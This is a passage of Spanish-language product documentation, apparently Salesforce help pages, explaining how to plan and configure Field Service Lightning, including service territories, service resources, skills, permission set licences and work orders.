  - Los desencadenadores de uso inmediato que facilitan la tarea de personalizar sus preferencias de visualización y programación.

Field Service Lightning le ofrece las herramientas para planificar, realizar y seguir todo su trabajo de servicio de campo, desde instalaciones a reparaciones y mantenimiento. Empecemos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

- Las funciones de Field Service Lightning están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud. Las órdenes de trabajo también están disponibles en **Professional** Edition.
- Los paquetes gestionados de Field Service Lightning están disponibles por un coste adicional en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud.

CONSULTE TAMBIÉN

Planificación para Field Service Lightning

Configurar Field Service Lightning

Consideraciones de Field Service Lightning

# Planificación para Field Service Lightning

Field Service Lightning es un potente conjunto de funciones que puede personalizar para satisfacer sus propias necesidades de servicio de campo únicas. Antes de configurar Field Service Lightning, considere estas cuestiones de planificación esenciales.

**¿A qué tipos de tareas de servicio de campo desea realizar un seguimiento?**

Si varias de las citas de su negocio incluyen tareas similares, crear plantillas de orden de trabajo, conocidas como *Tipos de trabajo* puede ser una buena idea. En cada tipo de trabajo, puede especificar el tiempo que tarda cada tipo de cita y las habilidades necesarias para completarla. A continuación, puede crear rápidamente órdenes de trabajo o partidas de órdenes de trabajo que heredan sus ajustes del tipo de trabajo. Los tipos de trabajo le ahorran tiempo y le ayudan a estandarizar su trabajo de servicio de campo.

**¿Cómo desea realizar un seguimiento de las habilidades de los técnicos?**

Puede asignar habilidades a todos los recursos de servicio de su organización para indicar sus certificaciones y áreas de experiencia. También puede especificar el nivel de habilidad de cada recurso desde 0 a 99,99. Por ejemplo, puede asignar a María la habilidad "Soldadura", nivel 50. Además, puede agregar habilidades requeridas a tipos de trabajo, órdenes de trabajo y partidas de órdenes de trabajo para permitir a los despachadores saber qué habilidades se requieren para completar el trabajo.

Si tiene intención de utilizar la función habilidades, decida de qué habilidades desea realizar un seguimiento y cómo se determina el nivel de habilidad. Por ejemplo, es posible que desee que el nivel de habilidad refleje años de experiencia, niveles de certificación o clases de licencia.

**¿Cómo desea modelar territorios?**

Puede crear *territorios de servicio* en su organización para representar las regiones geográficas en las que trabaja su equipo. Los territorios tienen sus propias horas de trabajo y territorios secundarios y los recursos de servicio se pueden asignar a territorios como miembros.

Si desea utilizar territorios de servicio en Salesforce, determine qué territorios desea crear. Dependiendo del modo de funcionamiento de su negocio, puede crear territorios basados en ciudades, países u otros factores.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

- Las funciones de Field Service Lightning están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud. Las órdenes de trabajo también están disponibles en **Professional** Edition.
- Los paquetes gestionados de Field Service Lightning están disponibles por un coste adicional en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud.

**¿Cómo gestiona los calendarios de su equipo?**

Un recurso de servicio tiene *horas de trabajo* para cada territorio de servicio al que pertenece que indica cuándo está disponible para trabajar en ese territorio. Del mismo modo, las horas de trabajo de un territorio de servicio indican cuándo tienen lugar las citas en el territorio. Si las horas de trabajo de un recurso no están definidas para un territorio, heredan las horas de trabajo de su territorio de servicio. Las ausencias de recursos se siguen en la lista relacionada Ausencias en su página de detalles.

Cuando puede acceder a la programación de un recurso de servicio revisando sus citas de servicio programadas, ausencias y horas de trabajo, una vista de calendario no está disponible para recursos de servicio individuales, a menos que esté utilizando los paquetes gestionados de Field Service Lightning.

**¿Desea una consola de despachador personalizable y la optimización de programación automática?**

Si es así, considere el uso de los paquetes gestionados de Field Service Lightning. Los paquetes creados en las funciones estándar de Field Service Lightning e incluyen:

- Un optimizador de programación que asigna recursos a citas de la forma más eficiente posible teniendo en cuenta el nivel de habilidad, el tiempo de desplazamiento, la ubicación y otros factores del técnico.
- Una consola de programación dinámica que proporciona a transportistas y supervisores una vista de pájaro de todas las citas de servicios programadas.
- Una caja de herramientas consistente de reglas de trabajo y políticas de programación que le ayudan a definir su modelo de programación ideal.

- Los desencadenadores de uso inmediato que facilitan la tarea de personalizar sus preferencias de visualización y programación.

**¿Desea proporcionar a sus clientes una forma de seguir el progreso de sus servicios?**
Si es así, puede agregar objetos estándar de Field Service Lightning como órdenes de trabajo a sus comunidades creadas utilizando la plantilla Fichas de Salesforce + Visualforce. Solo las órdenes de trabajo, las partidas de orden de trabajo y las citas de servicio están disponibles en las comunidades creadas con la plantilla de Servicio de atención al cliente (Napili). Asegúrese de comprobar dos veces qué campos están visibles en sus comunidades de modo que los clientes vean solamente la información que necesitan.

CONSULTE TAMBIÉN

Consideraciones de Field Service Lightning

Configurar Field Service Lightning

# Configurar Field Service Lightning

Configure Field Service Lightning de un modo que se ajusta a sus necesidades comerciales.

**Importante:** Antes de comenzar, ¡infórmese! Recomendamos leer:

- Planificación para Field Service Lightning
- Consideraciones de Field Service Lightning

1. Activar Field Service Lightning
   Active Field Service Lightning para empezar a utilizar funciones de servicio de campo como órdenes de trabajo, citas de servicio y mucho más.
2. Asignar conjuntos de permisos de Field Service Lightning
   Para proporcionar a su equipo el acceso a funciones de Field Service Lightning, asigne los permisos de objeto necesarios a usuarios con la ayuda de licencias de conjunto de permisos.
3. Configurar los paquetes gestionados de Field Service Lightning
   Los paquetes gestionados de Field Service Lightning creados en funciones de servicio de campo estándar de Salesforce para proporcionar una experiencia enriquecida y altamente personalizable para despachadores y técnicos.
4. Configurar territorios de servicio
   Un territorio de servicio representa una región donde se puede llevar a cabo un servicio de campo. Obtenga información acerca de cómo configurar ajustes de territorio de servicio que se ajustan con sus procesos comerciales.
5. Configurar recursos de servicio
   Un recurso de servicio representa un usuario de Salesforce que puede realizar trabajo de servicio de campo. Obtenga información acerca de cómo crear recursos de servicio y realizar un seguimiento de sus habilidades y disponibilidad.
6. Configurar órdenes de trabajo
   Una orden de trabajo representa trabajo para realizar en los productos de sus clientes. Obtenga información acerca de cómo configurar ajustes de orden de trabajo y crear plantillas de ahorro de tiempo denominadas tipos de trabajo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

- Las funciones de Field Service Lightning están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud. Las órdenes de trabajo también están disponibles en **Professional** Edition.
- Los paquetes gestionados de Field Service Lightning están disponibles por un coste adicional en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud.

7. Configurar habilidades para servicio de campo

   Asigne habilidades a recursos de servicio para indicar el tipo de trabajo que pueden realizar. También puede agregar habilidades requeridas a órdenes de trabajo y tipos de trabajo de modo que solo los recursos con habilidades concretas se puedan asignar para completar el trabajo.

8. Crear horas de trabajo

   Defina las horas de trabajo y asígnelas a territorios de servicio, miembros del territorio de servicio o cuentas para indicar sus horas de servicio de campo.

9. Crear informes de Field Service Lightning

   Cree tipos de informe para realizar un seguimiento del progreso de servicio de campo en su organización.

CONSULTE TAMBIÉN

Directrices de Field Service Lightning

# Activar Field Service Lightning

Active Field Service Lightning para empezar a utilizar funciones de servicio de campo como órdenes de trabajo, citas de servicio y mucho más.

1. Desde Configuración, introduzca `Configuración de Field Service` en el cuadro Búsqueda rápida y, a continuación seleccione **Configuración de Field Service**.
2. Haga clic en **Activar Field Service Lightning**.
3. Si lo desea, seleccione la opción de activar notificaciones internas de la aplicación para usuarios de Salesforce1 y Lightning Experience cuando se produce alguna de las siguientes acciones en una orden de trabajo o partida de orden de trabajo de su propiedad o que siguen:
   - Se agrega una publicación de texto o archivo
   - Se actualiza un campo supervisado
   - Cambia el propietario del registro
   - Cambian las asignaciones de recursos en una cita de servicio relacionada

   Nota: Si la opción para supervisar todos los objetos relacionados está seleccionada en la configuración de seguimiento de noticias en tiempo real para órdenes de trabajo, también se notifica a los usuarios cuando se crean o se eliminan los registros secundarios de órdenes de trabajo (como citas de servicio).
4. Cuando configura tipos de trabajo, que son plantillas para órdenes de trabajo, puede optar por agregar automáticamente una cita de servicio a nuevas órdenes de trabajo o partidas de órdenes de trabajo asociadas con un tipo de trabajo. Opcionalmente, configure la Fecha de vencimiento en citas de servicio creadas automáticamente indicando en cuántos días después de la fecha de creación debería recaer.

La activación de Field Service Lightning hace que las siguientes fichas estén disponibles en Salesforce:

- **Tipos de trabajos:** Plantillas que le ayudan a estandarizar sus órdenes de trabajo.
- **Citas de servicio:** Citas para realizar trabajos de servicio de campo para clientes. Puede especificar el número de recursos necesarios para completar una cita, las habilidades necesarias y la programación de citas.
- **Territorios de servicio:** Regiones en las que se puede realizar el servicio de campo. Puede asignar recursos a un territorio y crear jerarquías de territorio.
- **Recursos de servicio:** Los usuarios que pueden realizar trabajos de servicio de campo. Puede asignar recursos a citas de servicio y especificar las habilidades, el territorio de servicio de cada recurso y mucho más.
- **Horas de trabajo:** Horas de servicio de campo que puede definir para territorios de servicio, recursos de servicio y cuentas.

La activación de Field Service Lightning también activa la geocodificación (datos de ubicación) para funciones compatibles. Para obtener más información, consulte Seguimiento de ubicaciones en Field Service Lightning.

Nota:

- órdenes de trabajo, que son una función adicional de Field Service Lightning, están disponibles si Field Service Lightning está activado o no.
- Los paquetes gestionados de Field Service Lightning, que incluyen la optimización de programación, una consola de despachador interactiva y mucho más, se ofrecen a un coste adicional.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

- Las funciones de Field Service Lightning están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud. Las órdenes de trabajo también están disponibles en **Professional** Edition.
- Los paquetes gestionados de Field Service Lightning están disponibles por un coste adicional en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud.

PERMISOS DE USUARIO

Para activar Field Service Lightning:

- "Personalizar aplicación"

# Asignar conjuntos de permisos de Field Service Lightning

Para proporcionar a su equipo el acceso a funciones de Field Service Lightning, asigne los permisos de objeto necesarios a usuarios con la ayuda de licencias de conjunto de permisos.

Existen cuatro licencias de conjunto de permisos de Field Service Lightning disponibles:

| Nombre de licencia | Permisos de objeto incluidos |
|---|---|
| Solo lectura de Field Service | "Leer" en:<br>• Citas de servicio<br>• Recursos de servicio<br>• Territorios de servicio<br>• Horas de trabajo<br>• Tipos de trabajos |
| Estándares de Field Service | "Leer", "Modificar", "Crear" y "Eliminar" en:<br>• Citas de servicio<br>• Recursos de servicio<br>• Territorios de servicio<br>• Horas de trabajo<br>• Tipos de trabajos |
| Despachador de Field Service | "Leer", "Modificar", "Crear" y "Eliminar" en:<br>• Citas de servicio<br>• Recursos de servicio<br>• Territorios de servicio<br>• Horas de trabajo<br>• Tipos de trabajos<br>Si los paquetes gestionados de Field Service Lightning están instalados, los usuarios con esta licencia de conjuntos de permisos tienen acceso a la consola del despachador. |
| Programación de Field Service | "Leer", "Modificar", "Crear" y "Eliminar" en:<br>• Citas de servicio<br>• Recursos de servicio<br>• Territorios de servicio<br>• Horas de trabajo<br>• Tipos de trabajos<br>Si los paquetes gestionados de Field Service Lightning están instalados, los usuarios con esta licencia de conjuntos de permisos están incluidos en la optimización de programación. |

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

## PERMISOS DE USUARIO

Para asignar una licencia de conjuntos de permisos:
- "Gestionar usuarios"

Para crear un conjunto de permisos:
- "Gestionar perfiles y conjuntos de permisos"

1. Cree un conjunto de permisos para cada licencia de Field Service Lightning. La creación de un conjunto de permisos proporciona los permisos de objeto a usuarios con la licencia.
   a. En Configuración, introduzca `Conjuntos de permisos` en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
   b. Haga clic en **Nuevo**.
   c. Introduzca una etiqueta, un nombre de API y una descripción para su conjunto de permisos. Para que sea sencillo, sugerimos utilizar el mismo nombre que la licencia de conjunto de permisos con la que piensa asociarlo.
   d. Seleccione la licencia de conjunto de permisos de Field Service Lightning correspondiente.
   e. Haga clic en **Guardar**.
   f. Repita los pasos anteriores hasta que cree un conjunto de permisos para cada licencia de conjunto de permisos de Field Service Lightning.
2. Asigne los conjuntos de permisos que creó a usuarios que necesitan acceder a funciones de Field Service Lightning. La asignación de un conjunto de permisos asigna automáticamente la licencia de conjunto de permisos asociada al usuario.
   a. Navegue al conjunto de permisos que creó.
   b. Haga clic en **Gestionar asignaciones**.
   c. Haga clic en **Agregar asignaciones** y seleccione los usuarios que necesitan el conjunto de permisos.
   d. Haga clic en **Asignar**.

   Nota: Los usuarios no necesitan un conjunto de permisos de Field Service Lightning para acceder a órdenes de trabajo.

## Configurar los paquetes gestionados de Field Service Lightning

Los paquetes gestionados de Field Service Lightning creados en funciones de servicio de campo estándar de Salesforce para proporcionar una experiencia enriquecida y altamente personalizable para despachadores y técnicos.

Cuando implementa Field Service Lightning, selecciona qué funciones utilizar. La mayoría de funciones están disponibles cuando se activa Field Service Lightning en su organización, pero también puede elegir instalar los dos paquetes gestionados de Field Service Lightning. Los paquetes gestionados incluyen:

- Un optimizador de programación que asigna recursos a citas de la forma más eficiente posible teniendo en cuenta el nivel de habilidad, el tiempo de desplazamiento, la ubicación y otros factores del técnico.
- Una consola de programación dinámica que proporciona a transportistas y supervisores una vista de pájaro de todas las citas de servicios programadas.
- Una caja de herramientas consistente de reglas de trabajo y políticas de programación que le ayudan a definir su modelo de programación ideal.
- Los desencadenadores de uso inmediato que facilitan la tarea de personalizar sus preferencias de visualización y programación.

EDICIONES

Disponible en Salesforce Classic

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

Para obtener información acerca de cómo instalar y configurar los paquetes gestionados, consulte la Guía de paquetes gestionados de Field Service Lightning. Para revisar notas de versión para los paquetes gestionados, consulte Primeros pasos con los paquetes gestionados de Field Service Lightning.

# Configurar territorios de servicio

Un territorio de servicio representa una región donde se puede llevar a cabo un servicio de campo. Obtenga información acerca de cómo configurar ajustes de territorio de servicio que se ajustan con sus procesos comerciales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

1. Configurar ajustes de territorio de servicio
   Controle cómo trabajan sus usuarios con territorios de servicio.
2. Crear territorios de servicio
   Cree territorios de servicio para realizar un seguimiento de su trabajo de servicio de campo y asegurarse de que los recursos de servicio están asignados a citas de servicio cerca de su punto de partida.

## Configurar ajustes de territorio de servicio

Controle cómo trabajan sus usuarios con territorios de servicio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para modificar formatos de página y establecer un seguimiento del historial de campos:

- "Personalizar aplicación"

Para crear y modificar usuarios:

- "Gestionar usuarios internos"

Nota: Field Service Lightning debe activarse en su organización.

**1.** Asigne permisos a los usuarios.

| Usuarios que van a... | Necesitarán estos permisos |
|---|---|
| Activar Field Service Lightning | "Personalizar aplicación" |
| Visualizar la ficha Territorios de servicio y territorios de servicio | "Leer" en territorios de servicio |
| Crear o duplicar territorios de servicio | "Crear" en territorios de servicio |
| Modificar territorios de servicio | "Modificar" en territorios de servicio |
| Eliminar territorios de servicio | "Eliminar" en territorios de servicio |
| Crear miembros de territorio de servicio | "Modificar" en recursos de servicio |

**2.** Haga que la ficha Territorios de servicio esté visible para sus usuarios.
Los usuarios crean y gestionan territorios de servicio desde la ficha Territorios de servicio. Puede agregar la ficha a una aplicación personalizada o indicar a los usuarios que agreguen la ficha en Salesforce.

## Crear territorios de servicio

Cree territorios de servicio para realizar un seguimiento de su trabajo de servicio de campo y asegurarse de que los recursos de servicio están asignados a citas de servicio cerca de su punto de partida.

Consejo: Si tiene intención de construir una jerarquía de territorios de servicio, cree los territorios de mayor nivel primero.

1. En la ficha Territorios de servicio, haga clic en **Nuevo**.
2. Seleccione **Activo** si desea poder agregar miembros al territorio y asociarlo con órdenes de trabajo, partidas de órdenes de trabajo o citas de servicio.
3. Escriba un nombre y una descripción para su territorio. El nombre que selecciona dependerá de cómo está organizado su negocio de servicio de campo. Por ejemplo, puede ser el nombre de una ciudad o un distrito concretos.
4. Opcionalmente, introduzca una dirección. Es posible que desee introducir la dirección de la oficina central del territorio.
5. Si su territorio forma parte de un gran territorio, seleccione un territorio principal.

   Nota: Una jerarquía de territorios de servicio puede tener un total de hasta 500 territorios.

6. Seleccione las horas de trabajo para el territorio, que indican cuándo tienen lugar las citas de servicio en el territorio. Para crear horas de trabajo:
   a. En una ventana separada del navegador, haga clic en la ficha Horas de trabajo, luego haga clic en **Nuevo**.
   b. Introduzca un nombre, una descripción y una zona horaria.
   c. Haga clic en **Guardar**.
   d. La lista relacionada Divisiones de horas en las horas de trabajo, cree divisiones de horas para cada día. Por ejemplo, si las horas de trabajo deben estar comprendidas entre las 8 AM y las 5 PM de lunes a viernes, cree cinco divisiones de horas, una por día. Para reflejar descansos como el almuerzo, cree divisiones de horas múltiples en un día: Por ejemplo, `Lunes 8:00 AM – 12:00 PM` y `Lunes 1:00 PM – 5:00 PM`.
7. Haga clic en **Guardar**.
8. Opcionalmente, asigne recursos de servicio a su territorio a través de la lista relacionada Miembros de territorio de servicio. Los miembros del territorio de servicio son recursos disponibles para trabajar dentro del territorio. Si no creó aún recursos de servicio, sepa que también puede definir territorios de un recurso de servicio desde la página de detalles del recurso.

   Cuando agrega un miembro, indique si este territorio es el territorio principal, secundario o el territorio de reubicación del recurso. El territorio principal es normalmente el territorio donde trabajan más a menudo (por ejemplo, cerca de su punto de partida), mientras que los territorios secundarios son territorios donde puede asignarse a citas si es necesario. Los territorios de reubicación representan traslados temporales.

Ejemplo: Puede crear una jerarquía de territorios para representar áreas donde su equipo trabaja en California. Incluya un territorio de nivel superior denominado `California`, tres territorios secundarios denominados `Norte de California`, `California central` y `Sur de California`, así como una serie de territorios de tercer nivel correspondientes a

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear territorios de servicio:

- "Crear" en territorios de servicio

condados de California. Asigne recursos de servicio a cada territorio de condado para indicar quién está disponible para trabajar en ese condado.

CONSULTE TAMBIÉN

Directrices para el uso de territorios de servicio

Campos de territorio de servicio

# Configurar recursos de servicio

Un recurso de servicio representa un usuario de Salesforce que puede realizar trabajo de servicio de campo. Obtenga información acerca de cómo crear recursos de servicio y realizar un seguimiento de sus habilidades y disponibilidad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

1. Configurar ajustes de recurso de servicio
   Configure ajustes de recurso de servicio y permisos de usuario en su organización.
2. Crear recursos de servicio
   Los recursos de servicio son usuarios que pueden realizar trabajos de servicio de campo. Cree recursos de servicio de modo que pueda asignarlos a citas de servicio.

## Configurar ajustes de recurso de servicio

Configure ajustes de recurso de servicio y permisos de usuario en su organización.

Nota: Field Service Lightning debe activarse en su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para modificar formatos de página y establecer un seguimiento del historial de campos:

- "Personalizar aplicación"

Para crear y modificar usuarios:

- "Gestionar usuarios internos"

**1.** Personalice los formatos de página.

**a.** Decida qué listas relacionadas incluir en el formato de página de detalles del recurso de servicio. Las siguientes listas relacionadas son específicas del servicio de campo:

- Ausencias: Visualice y gestione las ausencias del recurso de servicio.
- Capacidades: Visualice y gestione la capacidad del recurso de servicio o cuánto pueden trabajar en un periodo de tiempo específico.
- Citas de servicio: Visualice y gestione las citas de servicio asignadas al recurso de servicio.
- Territorios de servicio: Visualice y gestione los territorios de servicio donde el recurso de servicio está disponible para trabajar.
- Habilidades: Visualice y gestione las habilidades del recurso de servicio, que representan certificados y áreas de experiencia.

**b.** Decida qué campos incluir en formatos de página de recurso de servicio. Los siguientes campos se pueden eliminar de los formatos si lo desea:

- `Activo`: Cuando se selecciona, esta opción significa que se puede asignar el recurso a órdenes de trabajo. Para fines de seguimiento de servicio, los recursos no se pueden eliminar, por lo que desactivar un recurso es la mejor forma de enviarlos a la retirada.
- `Basado en capacidad`: Los recursos basados en capacidad están limitados a un número concreto de horas o citas en un periodo de tiempo especificado. La capacidad de un recurso se define en la lista relacionada Capacidades.

- `Descripción`: Una descripción del recurso.
- `Incluir en la optimización de programación`: Cuando se selecciona, esta opción significa que el optimizador de programación de servicio puede asignar este recursos a órdenes de trabajo durante el proceso de optimización. Utilice solamente si los paquetes gestionados de Field Service Lightning están instalados.

2. Asigne permisos a los usuarios.

| Usuarios que van a... | Necesitarán estos permisos |
|---|---|
| Activar Field Service Lightning | "Personalizar aplicación" |
| Visualizar la ficha Recursos de servicio y recursos de servicio | "Leer" en recursos de servicio |
| Crear recursos de servicio | "Crear" en recursos de servicio |
| Modificar o desactivar recursos de servicio | "Modificar" en recursos de servicio |

3. Haga que la ficha Recursos de servicio esté visible para sus usuarios.
Los usuarios crean y gestionan recursos de servicio desde la ficha Recursos de servicio. Puede agregar la ficha a una aplicación personalizada o indicar a los usuarios que agreguen la ficha en Salesforce.

## Crear recursos de servicio

Los recursos de servicio son usuarios que pueden realizar trabajos de servicio de campo. Cree recursos de servicio de modo que pueda asignarlos a citas de servicio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear recursos de servicio:
- "Crear" en recursos de servicio

1. En la ficha Recursos de servicio, haga clic en **Nuevo**.
2. Introduzca un nombre y descripción. Probablemente desee que el nombre sea el nombre o título del usuario asociado.
3. Seleccione **Activo** si desea que el recurso pueda asignarse a citas de servicio.
4. Seleccione **Basado en capacidad** si el recurso estará limitado a trabajar un número concreto de horas o citas en un periodo de tiempo especificado. Es probable que los contratistas estén basados en capacidad.
5. Si está utilizando los paquetes gestionados de Field Service Lightning con optimización de programación, seleccione **Incluir en la optimización de programación** para permitir al optimizador de programación asignar el recurso a citas de servicio durante el proceso de optimización. Solo los usuarios con la licencia de conjunto de permisos Programación de Field Service se pueden incluir en la optimización de programación.
6. Seleccione el usuario con el que está asociado el recurso.
7. Indique si el recurso es un técnico o despachador. Los recursos que son despachadores no se pueden basar en capacidad o incluir en la optimización de programación. Solo los usuarios con la licencia de conjunto de permisos Despachador de Field Service pueden ser despachadores.

   Nota: Si un usuario es un técnico y un despachador, puede crear dos registros de recurso de servicio para ellos.

8. Haga clic en **Guardar**.

Una vez creado un recurso, agregue información acerca de sus funciones.

1. En la lista relacionada Territorios de servicio, seleccione los territorios donde el recurso tenga disponibilidad para trabajar.

Indique si cada territorio es el principal, secundario o el territorio de reubicación del recurso. El territorio principal es normalmente el territorio donde trabajan más a menudo (por ejemplo, cerca de su punto de partida), mientras que los territorios secundarios son territorios donde puede asignarse a citas si es necesario. Los territorios de reubicación representan traslados temporales.

Por ejemplo, un recurso de servicio podría tener los siguientes territorios:

- Territorio principal: *Chicago Oeste*
- Territorios secundarios:
  - *Chicago Este*
  - *Chicago Sur*
- Territorio de reubicación: *Manhattan*, durante un periodo de tres meses

2. Si el recurso está basado en capacidad, defina su capacidad.
   a. En la lista relacionada Capacidad, haga clic en **Capacidad de nuevo recurso**.
   b. Introduzca una fecha de inicio y una fecha de finalización para indicar cuándo entra en vigor la capacidad para el recurso. Por ejemplo, si la capacidad representa un contrato de seis meses, introduzca las fechas de inicio y de finalización del contrato.
   c. Especifique cuánto puede trabajar el recurso:
      - Seleccione el `Periodo de tiempo` en el que está basada la capacidad: horas, días o meses. Por ejemplo, si el recurso puede trabajar 80 horas al mes, seleccione **Mes**.
      - Si desea que la capacidad del recurso se base en el número de horas trabajadas, cumplimente `Horas por periodo de tiempo`. Por ejemplo, si el recurso puede trabajar 80 horas al mes, introduzca *80*.
      - Si desea que la capacidad del recurso se base en el número de citas de servicio asignadas, cumplimente `Elementos de trabajo por periodo de tiempo`. Por ejemplo, si el recurso puede completar 20 citas al mes, introduzca *20*.

      Nota: Si está utilizando los paquetes gestionados de Field Service Lightning y desea medir la capacidad en horas y en número de elementos de trabajo, introduzca un valor para ambos. Se considera posible que el recurso alcance su capacidad basándose en el término que se cumpla en primer lugar: horas o número de elementos de trabajo.

   d. Haga clic en **Guardar**. Puede establecer varias capacidades para un recurso siempre y cuando sus fechas de inicio y finalización no se solapen.

      Importante: Si no está utilizando los paquetes gestionados de Field Service Lightning, la capacidad sirve más como una sugerencia que una regla. Los recursos pueden programarse más allá de su capacidad y no se le notifica cuando un recurso supera su capacidad.

3. En la lista relacionada Habilidades, asigne habilidades para indicar las áreas de experiencia del recurso. Para obtener detalles, consulte Asignar habilidades a recursos de servicio.

CONSULTE TAMBIÉN

Directrices para el uso de recursos de servicio

Campos de recurso de servicio

# Configurar órdenes de trabajo

Una orden de trabajo representa trabajo para realizar en los productos de sus clientes. Obtenga información acerca de cómo configurar ajustes de orden de trabajo y crear plantillas de ahorro de tiempo denominadas tipos de trabajo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

1. Configurar ajustes de órdenes de trabajo
   Controle cómo sus usuarios trabajen con órdenes de trabajo personalizando formatos de página, permisos de usuario y mucho más.
2. Crear tipos de trabajo
   Lo más probable es que su negocio realice las mismas tareas para múltiples clientes. Los tipos de trabajo son plantillas de órdenes de trabajo que le ahorran tiempo y facilitan la tarea de estandarizar su trabajo de servicio de campo.
3. Crear órdenes de trabajo
   Cree órdenes de trabajo para realizar un seguimiento del trabajo a realizar para un cliente.
4. Seleccionar recursos de servicio preferidos en órdenes de trabajo
   Puede designar algunos recursos de servicio como preferidos, requeridos o excluidos en órdenes de trabajo o cuentas específicas. Las órdenes de trabajo heredan las preferencias de recurso de su cuenta asociada.
5. Crear citas de servicio
   Las citas de servicio le ayudan a realizar un seguimiento del trabajo de servicio de campo que haya que realizar para clientes. Puede asociarlas con varios tipos de registros.

## Configurar ajustes de órdenes de trabajo

Controle cómo sus usuarios trabajen con órdenes de trabajo personalizando formatos de página, permisos de usuario y mucho más.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para modificar formatos de página y establecer un seguimiento del historial de campos:
- "Personalizar aplicación"

Para crear y modificar usuarios:
- "Gestionar usuarios internos"

**1.** Personalice los formatos de página.

   **a.** Para permitir que los usuarios vean y creen órdenes de trabajo que están relacionadas con otros registros, agregue la lista relacionada Órdenes de trabajo a los formatos de página de otros objetos. Los formatos de página de estos objetos pueden incluir la lista relacionada:
   - Cuenta
   - Activo
   - Caso
   - Contacto
   - Asignación
   - Contrato de servicio
   - Objetos personalizados

   **b.** Para permitir a los usuarios ver partidas de órdenes de trabajo asociadas con un activo en particular, agregue la lista relacionada Partidas de órdenes de trabajo a formatos de página de Activo.

   **c.** Para permitir a los usuarios hacer que una orden de trabajo sea la principal de otra, agregue el campo `Orden de trabajo principal` y la lista relacionada Órdenes de trabajo secundarias a los formatos de página de órdenes de trabajo. Para permitir que los usuarios

vean la orden de trabajo de nivel superior en una jerarquía de órdenes de trabajo, también puede agregar el campo de solo lectura `Orden de trabajo raíz`.

**d.** Para permitir a los usuarios hacer que una partida de orden de trabajo sea la principal de otra partida, agregue el campo `Partida de orden de trabajo principal` y la lista relacionada Partidas de órdenes de trabajo secundarias a los formatos de página de partidas de órdenes de trabajo. Para permitir que los usuarios vean la partida de nivel superior en una jerarquía de partidas de órdenes de trabajo, también puede agregar el campo de solo lectura `Partida de orden de trabajo raíz`.

**e.** Si desea poder designar algunos recursos de servicio como preferidos, requeridos o excluidos en una orden de trabajo, agregue la lista relacionada Preferencias de recurso a formatos de página de órdenes de trabajo. También puede establecer preferencias de recurso en cuentas de modo que cada orden de trabajo asociada con la cuenta herede sus preferencias de recurso. Para eso, agregue la lista relacionada Preferencias de recurso al formato de página de cuenta también.

**2.** Asigne permisos a los usuarios.

| Usuarios que van a... | Necesitarán estos permisos | Los permisos se activan de forma automática en estos perfiles estándar |
|---|---|---|
| Activar Field Service Lightning | "Personalizar aplicación" | Administrador del sistema |
| Ver la ficha Órdenes de trabajo, órdenes de trabajo y partidas de órdenes de trabajo | "Leer" en órdenes de trabajo | Solo lectura, Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Crear o duplicar órdenes de trabajo | "Crear" en órdenes de trabajo | Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Modificar órdenes de trabajo | "Modificar" en órdenes de trabajo | Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Eliminar órdenes de trabajo | "Eliminar" en órdenes de trabajo | Administrador del sistema |
| Crear, duplicar, modificar y eliminar partidas de órdenes de trabajo | "Modificar" en órdenes de trabajo | Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |

**3.** Haga que la ficha Órdenes de trabajo esté visible para sus usuarios.

Los usuarios crean y gestionan las órdenes de trabajo desde la ficha Órdenes de trabajo. Puede agregar la ficha a una aplicación personalizada o indicar a los usuarios que agreguen la ficha en Salesforce.

